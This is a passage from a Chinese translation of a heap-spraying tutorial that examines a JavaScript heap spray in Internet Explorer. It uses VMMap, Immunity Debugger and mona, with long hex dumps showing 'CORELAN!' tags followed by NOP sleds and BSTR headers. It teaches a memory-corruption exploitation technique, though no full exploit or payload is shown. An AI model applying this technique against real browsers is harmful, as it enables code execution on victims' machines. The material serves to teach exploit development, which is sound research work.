
```
chunk = chunk.substring(0, chunksize - tag.length);
```

tag 标志”CORELAN!”显然是 8 字节，但我们看到 unescape()对象的.length 属性只返回了一半大小。现在暂不讨论此问题，后面我们会涉及到这点。


为了“看到”发生的情况，我们使用工具 [VMMap](#)。这是个免费工具，可以用于观察指定进程的内存分配情况。当用 VMMap 附加打开 html 页面的 IE 后，我们可以看到：




通过”View – Fragmentation view”，可以看到：




打开包含 javascript 代码的 html 页面后，VMMap 显示如下（按 F5 刷新）：



可以看到很多已提交的内存页，fragmentation view 显示如下：



注意窗口下方的黄色部分，白色空白块前面那块。由于我们只运行用于 heap spray 的代码，这与前面通过 fragmentation view 看到的相差很大，我们期望该堆块包含有“喷射”的内存块。如果你点击黄色内存块，VMMap 主窗口将更新并显示对应内存地址区域。（本例中一个内存块起始地址为 0x029E0000）：




暂时还不要关闭 VMMap。

使用调试器查看 heap spray


为了更好地查看 heap spray，一种更好的方法就是在调试器观察 heap spray 并查看独立的内存块。

Immunity Debugger

用 Immunity Debugger 附加 iexplore.exe（VMMMap 依然连接着）：



通过在 Immunity Debugger 中查看同一进程与虚拟内存，很容易可以确认前面 VMMMap 显示的内存区域确实包含有 heap spray。通过 mona 命令查找所有包含“CORELAN!”的内存地址：



Mona 找出了 201 个地址，其中包括前面声明变量时分配的 tag，以及 200 个内存块前置的 tag。查看 find.txt（mona 命令生成的），你可以找到包含 tag 的 201 地址，里面包含有前面 VMMMap 选取的内存地址。如果 dump 0x02bc3b3c(在笔者系统中生成的 find.txt，是属于最后分配的内存块)，你可以发现 tag 后跟随 NOPS：

Address	Hex dump	ASCII
02BC3B3C	43 4F 52 45 4C 41 4E 21 90 90 90 90 90 90 90 90	CORELAN!eeeeeeee
02BC3B4C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3B5C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3B6C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3B7C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3B8C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3B9C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3BAC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3BBC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3BDC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3BEC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3BFC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3C0C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3C1C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3C2C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3C3C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3C4C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3C5C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3C6C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee
02BC3C7C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	eeeeeeeeeeeeeeee

Log data	
Address	Message
00215A4C	0x00215a4c : "CORELAN!" : startnull,asciiprint,ascii (PAGE_READWRITE)
00217C54	0x00217c54 : "CORELAN!" : startnull,asciiprint,ascii (PAGE_READWRITE)
00219E5C	0x00219e5c : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
0021C064	0x0021c064 : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
0021E26C	0x0021e26c : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
00220474	0x00220474 : "CORELAN!" : startnull,ascii (PAGE_READWRITE) [None] [He
0022267C	0x0022267c : "CORELAN!" : startnull,asciiprint,ascii (PAGE_READWRITE)
00224884	0x00224884 : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
00226A8C	0x00226a8c : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
00228C94	0x00228c94 : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
02A00464	0x02a00464 : "CORELAN!" : (PAGE_READWRITE) [None]
02A0266C	0x02a0266c : "CORELAN!" : (PAGE_READWRITE) [None]
02A04874	0x02a04874 : "CORELAN!" : (PAGE_READWRITE) [None]
02A06A7C	0x02a06a7c : "CORELAN!" : (PAGE_READWRITE) [None]
0BADF000	... Only the first 20 pointers are shown here. For more pointers, open
0BADF000	Done. Found 201 pointers
	[+] This mona.py action took 0:00:05.093000

d 0x02bc3b3c

在 tag 前可以看到 BSTR header:

Address	Hex dump	ASCII
02BC3B38	00 20 00 00 43 4F 52 45 4C 41 4E 21 90 90 90 90	...CORELAN!éééé
02BC3B48	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3B58	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3B68	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3B78	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3B88	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3B98	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3BA8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3BB8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3BC8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3BD8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3BE8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3BF8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3C08	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3C18	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3C28	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3C38	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3C48	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3C58	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3C68	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé
02BC3C78	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	éééééééééééééééé

Log data	
Address	Message
00215A4C	0x00215a4c : "CORELAN!" : startnull,asciiprint,ascii (PAGE_READWF
00217C54	0x00217c54 : "CORELAN!" : startnull,asciiprint,ascii (PAGE_READWF
00219E5C	0x00219e5c : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap
0021C064	0x0021c064 : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap
0021E26C	0x0021e26c : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap
00220474	0x00220474 : "CORELAN!" : startnull,ascii (PAGE_READWRITE) [None]
0022267C	0x0022267c : "CORELAN!" : startnull,asciiprint,ascii (PAGE_READWF
00224884	0x00224884 : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap
00226A8C	0x00226a8c : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap
00228C94	0x00228c94 : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap
02A00464	0x02a00464 : "CORELAN!" : (PAGE_READWRITE) [None]
02A0266C	0x02a0266c : "CORELAN!" : (PAGE_READWRITE) [None]
02A04874	0x02a04874 : "CORELAN!" : (PAGE_READWRITE) [None]
02A06A7C	0x02a06a7c : "CORELAN!" : (PAGE_READWRITE) [None]
0BADF000	... Only the first 20 pointers are shown here. For more pointers, c
0BADF000	Done. Found 201 pointers
	[+] This mona.py action took 0:00:05.093000

d 0x02bc3b3c-4

本例中，BSTR boject header 显示是 0x0002000 字节大小，但我们分配的明明是 0x1000 字节啊？稍候我们回头再看这问题。如果你向下继续滚动到更低的内存地址，可以看到前内存块的末尾：

Address	Hex dump	ASCII
02BC38DC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02BC38EC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02BC38FC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02BC390C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02BC391C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02BC392C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02BC393C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC394C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC395C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC396C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC397C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC398C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC399C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC39AC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC39BC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC39CC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC39DC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC39EC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC39FC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3A0C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3A1C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3A2C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3A3C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3A4C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3A5C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3A6C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3A7C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3A8C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3A9C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3AAC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3ABC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3ACC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3ADC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3AEC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3AFC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3B0C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3B1C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BC3B2C	F8 01 00 00 7E 64 4D E8 00 01 FF FF 00 20 00 00	"0.. dms.0 ..
02BC3B3C	43 4F 52 45 4C 41 4E 21 90 90 90 90 90 90 90 90	CORELAN!EEEEEEEE
02BC3B4C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02BC3B5C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02BC3B6C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE

end of previous chunk

garbage ?

Log data

Address	Message
00:24884	0x00224884 : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
00:26A8C	0x00226a8c : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
00:28C94	0x00228c94 : "CORELAN!" : startnull (PAGE_READWRITE) [None] [Heap]
02A00464	0x02a00464 : "CORELAN!" : (PAGE_READWRITE) [None]
02A0266C	0x02a0266c : "CORELAN!" : (PAGE_READWRITE) [None]
02A04874	0x02a04874 : "CORELAN!" : (PAGE_READWRITE) [None]
02A06A7C	0x02a06a7c : "CORELAN!" : (PAGE_READWRITE) [None]
0BACF000	... Only the first 20 pointers are shown here. For more pointers, open c:\logs\iexplore\find.txt...
0BADF000	Done. Found 201 pointers
	[+] This mona.py action took 0:00:05.093000

d 0x02bc3b3c

可以发现在两个内存块之间存在垃圾数据。而在其它情况下，有些内存块又是相连在一块的：

Address	Hex dump	ASCII
02A0699C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A069AC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A069BC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A069CC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A069DC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A069EC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A069FC	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06A0C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06A1C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06A2C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06A3C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06A4C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06A5C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06A6C	F8 01 00 00 96 EE 4E E8 90 01 FF FF 00 20 00 00	?0..uEN\$E0 . . .
02A06A7C	43 4F 52 45 4C 41 4E 21 90 90 90 90 90 90 90 90	CORELAN!EEEEEEEE
02A06A8C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
02A06A9C	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	EEEEEEEEEEEEEEEE
